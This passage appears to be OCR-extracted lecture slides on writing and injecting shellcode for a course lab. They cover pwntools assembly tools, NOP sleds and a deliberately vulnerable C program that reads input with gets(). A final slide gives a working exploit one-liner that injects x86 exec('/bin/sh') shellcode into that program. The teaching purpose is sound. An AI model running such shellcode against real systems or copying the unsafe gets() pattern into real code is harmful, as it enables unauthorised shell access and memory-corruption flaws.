
- Writing Shellcode
  - pwntools (python package)
    - asm
    - disasm
  - https://defuse.ca/online-x86-assembler.htm
- Testing Shellcode
  - shtest

asm / disasm

Basic Usage, you should read the help's (-h)

```
$ asm
  xor eax, eax
  (ctrl+d)
  31c0

$ disasm 31c0
  0:   31 c0           xor    eax,eax
```



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



Shellcode in Exploitation

- In the real world, 99% of binaries won't have a 'win' function laying around for you to return to once you hijack control flow... so what do you do instead?
- You inject shellcode as part of your payload and return to that!




/levels/lecture/inject.c

```c
#include <stdio.h>

/* gcc -z execstack -fno-stack-protector -o inject inject.c */

int main()
{
    char buffer[128];
    puts("where we're going");
    puts("we don't need ... roads.");
    gets(buffer);

    return 0;
}
```




More Relevant Shellcode

Instead of lame shellcode:

```
write("Hello, World")
```


why not do something more exciting:

```
exec("/bin/sh")
```



Pre-made Shellcode

- Some pre-made exec(“/bin/sh”) shellcode:
  - http://shell-storm.org/shellcode/files/shellcode-811.php
- Sometimes you can reuse pre-made shellcode, but other times you need to craft shellcode to fit the needs of a given scenario or binary
  - hint: you probably won’t be able to rely on pre-made shellcode for the upcoming lab



NOP Sleds

- Remember ‘nop’ (\x90) is an instruction that does nothing
- If you don’t know the exact address of your shellcode in memory, pad your exploit with nop instructions to make it more reliable!

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

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


Solving ./inject


An exploit for ./inject:

```
(python -c 'print "\x90"*80 +
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x6
9\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x3
1\xc0\x40\xcd\x80" + "\x90"*32 +
"\x30\xf6\xff\xbf"'; cat;) | ./inject
```

Party like It's '99

